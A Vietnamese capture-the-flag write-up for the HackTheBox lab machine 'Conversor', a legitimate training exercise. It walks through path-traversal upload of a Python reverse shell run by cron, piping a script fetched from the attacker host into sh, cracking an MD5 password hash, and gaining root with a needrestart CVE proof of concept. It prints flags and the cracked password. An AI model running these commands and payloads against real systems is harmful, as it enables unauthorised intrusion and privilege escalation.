Conversor (HackTheBox-Easy)

-Link: https://app.hackthebox.com/machines/787

I. Information Gathering.

-Như mọi khi ta sử dụng `nmap`.


```
sudo nmap 10.10.11.92 -Pn --disable-arp-ping -n -vv -oN first1000.nmap -sV
```


-Kết quả:

```
# Nmap 7.95 scan initiated Sat Nov  1 03:54:58 2025 as: /usr/lib/nmap/nmap -
Pn --disable-arp-ping -n -vv -oN first1000.nmap -sV 10.10.11.92
Nmap scan report for 10.10.11.92
Host is up, received user-set (0.28s latency).
Scanned at 2025-11-01 03:54:59 EDT for 18s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubunt
u Linux; protocol 2.0)
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.52
Service Info: Host: conversor.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nm
ap.org/submit/ .
# Nmap done at Sat Nov  1 03:55:17 2025 -- 1 IP address (1 host up) scanned i
n 19.59 seconds
```


-Như vậy rõ ràng là ta sẽ bắt đầu với việc truy cập dịch vụ http trước, trước đó thì thêm tên miền `conversor.htb` vào `/etc/hosts` trước. Ta được chuyển hướng đến trang

đăng nhập





-Bởi vì ta chưa có tài khoản nên ta sẽ thực hiện đăng kí và đăng nhập vào, ta thấy được phần cho phép ta đăng tải file `xml` và `xslt` lên.



-Tại trang about, nơi đó có chứa đường link tải `mã nguồn` về, ta tải về, giải nén và xem thử.

```
┌──(lol㉿kali)-[~/Desktop/Cur/file_from_machine]
└─$ tar -xvf source_code.tar.gz
app.py
app.wsgi
install.md
instance/
instance/users.db
scripts/
static/
static/images/
static/images/david.png
static/images/fismathack.png
static/images/arturo.png
static/nmap.xslt
static/style.css
templates/
templates/register.html
templates/about.html
templates/index.html
templates/login.html
templates/base.html
templates/result.html
uploads/
```


-Ta xác nhận được trang sử dụng `Apache 2.4.52` , `python Flask` , khi xử lý file thì sử dụng `lxml.etree` , sau khi đọc mã nguồn và tra mạng, ta nhận ra vài điều:

- Không thể khai thác `XXE` bởi parser được sử dụng có tham số `resolve_entities` có giá trị là `false` .

```
parser = etree.XMLParser(resolve_entities=False, no_network=True, dtd_validation=False, load_dtd=False)
xml_tree = etree.parse(xml_path, parser)
xslt_tree = etree.parse(xslt_path)
```

- Có thể khai thác file `xslt` bởi ta biết được là trang xử lý các file này với thư viện `libxslt 1.0` , sau khi tra mạng 1 chút thì ta xác nhận là có thể đọc file trái phép thậm chí là khai thác `RCE` , nguồn tại đây.


```
Version: <xsl:value-of select="system-property('xsl:version')" /><br />
Vendor: <xsl:value-of select="system-property('xsl:vendor')" /><br />
Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')" /><br />
```



- Sau khi thử 1 số thứ, ta nhận ra là khi đọc file, trang chỉ cho đọc file `xml` , không có dấu hiệu thực hiện `RCE` .

-Hết ý tưởng nên giờ ta sẽ thử brute thư mục với `gobuster` . Ta phát hiện được thư mục lạ `javascript` , thư mục này không hề tồn tại trong `mã nguồn` .

```
gobuster dir -u http://conversor.htb -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 4 -o gobuster_2_3_medium.txt
```



-Ta thử brute thư mục này với `dirsearch` . Nhưng có vẻ là cũng không tìm được cái gì.

```
dirsearch -u http://conversor.htb/javascript -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -o dirsearch_javascript_2_3_medium.txt
```


```
 _|. _ _  _  _  _ _|_    v0.4.3
(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 220544

Output File: dirsearch_javascript_2_3_medium.txt

Target: http://conversor.htb/

[07:15:43] Starting: javascript/
[07:33:14] 301 -  326B  - /javascript/jquery  →  http://conversor.htb/javascript/jquery/

Task Completed
```

-Hiện tại thì đúng là hết cách, cho đến khi ta động lại vào mã nguồn, file `install.md`, ta thấy được là người lập trình hoàn toàn có thể sẽ để dòng sau tại `crontab`.


```
* * * * * www-data for f in /var/www/conversor.htb/scripts/*.py; do python3 "$f"; done
```

-Tức là mọi lúc, máy sẽ kiểm tra trong thư mục `scripts` xem có tồn tại file python nào không, nếu có thì sẽ thực thi. Như vậy tức là nếu ta có khả năng đăng 1 file lên thì có thể khai thác `RCE`.

-Tại `burp`, ta nhận ra rằng là hoàn toàn có thể đăng 1 file lên mà đuôi file không cần nhất thiết phải là `xml` và trang có thể dính lỗ hổng `path traversal`.



-Để ý thì tại `mã nguồn` , thì trang sẽ lưu file trước rồi mới xử lý file. Vậy tức là chỉ cần đăng được là có thể file sẽ chạy.



II. Exploitation.


-Ta chuẩn bị 1 đoạn code để tạo `reverse shell` bằng python.

```
import socket, subprocess, os, pty
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("địa_chỉ_ip_máy_tấn_công", cổng_ảo))
os.dup2(s.fileno(), 0)
os.dup2(s.fileno(), 1)
os.dup2(s.fileno(), 2)
pty.spawn("sh")
```

-Tại máy tấn công, ta đặt sẵn 1 cổng nghe

```
nc -lnvp cổng_ảo
```

-Sau đó ta đăng file lên, lúc đó sử dụng `intercept` hoặc `repeater` để thực hiện gửi file kết hợp với khai thác `path traversal`. Lúc đầu ta thử với thư mục `script` thì không thành công nhưng ta nhận ra rằng lúc ta quét thư mục lúc đầu thì không tìm thấy nó, thay vào đó ta tìm thấy thư mục `javascript` , khi ta thử với thư mục đó thì lại thành công.




```
┌──(lol㉿kali)-[~/Desktop/Cur]
└─$ nc -lnvp 6969
listening on [any] 6969 ...
connect to [10.10.14.53] from (UNKNOWN) [10.10.11.92] 56890
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

III. Pillaging.

-Khi vào được trong máy, ta đi xung quanh và thấy được thư mục `backups` tại `var` . Tuy nhiên không có gì đặc biệt xuất hiện tại đó cả.

```
www-data@conversor:/var$ ls
ls
backups  cache  crash  lib  local  lock  log  mail  opt  run  spool  tmp  www
www-data@conversor:/var$
```

-Ta cũng biết được là có người dùng `fismathack` trên máy

```
www-data@conversor:/home$ ls -la
ls -la
total 12
drwxr-xr-x  3 root       root       4096 Jul 31 01:37 .
drwxr-xr-x 19 root       root       4096 Oct 21 05:45 ..
drwxr-x---  7 fismathack fismathack 4096 Nov  1 13:28 fismathack
www-data@conversor:/home$
```

-Ta thử chạy linpeas.sh trên máy của mục tiêu.

```
python3 -m http.server 80
# Tại máy tấn công, ở thư mục chứa linpeas.sh

curl http://địa_chỉ_ip_máy_tấn_công/linpeas.sh | sh | tee -a result.txt
# Tại máy mục tiêu
```

-Đồng thời ta lấy file `users.db` về máy của ta. ta kiểm tra file thì thấy ngay mã hash của mật khẩu của người dùng `fismathack` trên trang web.

```
┌──(lol㉿kali)-[~/Desktop/Cur/file_from_machine]
└─$ sqlite3 users.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> select * from users
   ...> ;
1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
5|test@test.com|b642b4217b34b1e8d3bd915fc65c4452
```

-Ta lưu mã hash vào 1 file rồi crack nó bằng `hashcat`. Và như thế là ta tìm được mật khẩu của người dùng đó.

```
hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
```

```
5b5c3ac3a1c897c94caad48e6c71fdec:Keepmesafeandwarm

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: 5b5c3ac3a1c897c94caad48e6c71fdec
Time.Started.....: Sat Nov  1 09:56:16 2025 (4 secs)
Time.Estimated...: Sat Nov  1 09:56:20 2025 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:  3181.2 kH/s (0.34ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10977280/14344385 (76.53%)
Rejected.........: 0/10977280 (0.00%)
Restore.Point....: 10969088/14344385 (76.47%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: KillerG-18 → Karamba
Hardware.Mon.#01.: Util: 20%

Started: Sat Nov  1 09:55:52 2025
Stopped: Sat Nov  1 09:56:21 2025
```

⇒ `Keepmesafeandwarm`

-Ta thử dùng mật khẩu này để đăng nhập thông qua dịch vụ `ssh` . Và thành công.

```
ssh fismathack@10.10.11.92
```

```
┌──(lol㉿kali)-[~/Desktop/Cur/file_from_machine]
└─$ ssh fismathack@10.10.11.92
The authenticity of host '10.10.11.92 (10.10.11.92)' can't be established.
ED25519 key fingerprint is: SHA256:xCQV5IVWuIxtwatNjsFrwT7VS83ttIlDqpHrlnXiHR8
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.92' (ED25519) to the list of known hosts.
fismathack@10.10.11.92's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-160-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Nov  1 01:58:16 PM UTC 2025

  System load:  0.27              Processes:             287
  Usage of /:   72.9% of 5.78GB   Users logged in:       1
  Memory usage: 17%               IPv4 address for eth0: 10.10.11.92
  Swap usage:   0%

  ⇒ There is 1 zombie process.


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Nov 1 13:58:27 2025 from 10.10.14.53
fismathack@conversor:~$
```

-Tại đó, ta có được `user.txt`.

```
fismathack@conversor:~$ ls
user.txt
fismathack@conversor:~$ cat user.txt
157ce642c0952ef6142352b973f27559
fismathack@conversor:~$
```

⇒ `157ce642c0952ef6142352b973f27559`

-Ta thử chạy `sudo -l` trên máy và ta thấy là người dùng này có thể chạy công cụ `needrestart` với quyền của người dùng `root`.

```
fismathack@conversor:~$ sudo -l
Matching Defaults entries for fismathack on conversor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User fismathack may run the following commands on conversor:
    (ALL : ALL) NOPASSWD: /usr/sbin/needrestart
fismathack@conversor:~$
```

-Ta tra phiên bản của công cụ này vào biết được phiên bản hiện tại của nó trên máy là `3.7` .

```
fismathack@conversor:~$ sudo /usr/sbin/needrestart --version

needrestart 3.7 - Restart daemons after library updates.

Authors:
  Thomas Liske <thomas@fiasko-nw.net>

Copyright Holder:
  2013 - 2022 (C) Thomas Liske [http://fiasko-nw.net/~thomas/]

Upstream:
  https://github.com/liske/needrestart

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.
```

-Sau khi tra mạng 1 chút, ta nhận ra rằng phiên bản này có thể bị dính `CVE-2024-48990` .

CVE-2024-48990 Detail

Description

Qualys discovered that needrestart, before version 3.8, allows local attackers to execute arbitrary code as root by tricking needrestart into running the Python interpreter with an attacker-controlled PYTHONPATH environment variable.


IV. Privilege Escalation.

-Đầu tiên, ta tải PoC tại đây về máy tấn công.


```
git clone https://github.com/ten-ops/CVE-2024-48990_needrestart
```

-Ta tạo thư mục, thực hiện 1 số thao tác, tải các file các file cần thiết lên máy mục tiêu và thực hiện khai thác.

```
mkdir build
nasm -f elf64 src/main.asm -o build/main.o
python3 -m http.server 80
# Tại máy tấn công, ở thư mục CVE-2024-48990_needrestart

mkdir CVE-2024-48990_needrestart
cd CVE-2024-48990_needrestart
mkdir src
curl http://địa_chỉ_máy_tấn_công/src/listener.sh > src/listener.sh
curl http://địa_chỉ_máy_tấn_công/src/main.asm > src/main.asm
mkdir -p build
curl http://địa_chỉ_máy_tấn_công/build/main.o > build/main.o
mkdir -p /tmp/attacker/importlib
ld -O3 -shared -z notext -nostdlib build/main.o -o /tmp/attacker/importlib/__init__.so
chmod 755 src/listener.sh
src/listener.sh
# Tại máy mục tiêu

sudo /usr/sbin/needrestart -r a
# Kết nối thông qua ssh 1 lần nữa vào máy mục tiêu (chạy terminal thứ 2)
# Sau khi chạy xong, quay trở về terminal mà đang chạy listener.sh
```



-Và như vậy là ta có `root.txt` .



⇒ `9af5dc3caf4cfcbf00140daa6f15103d`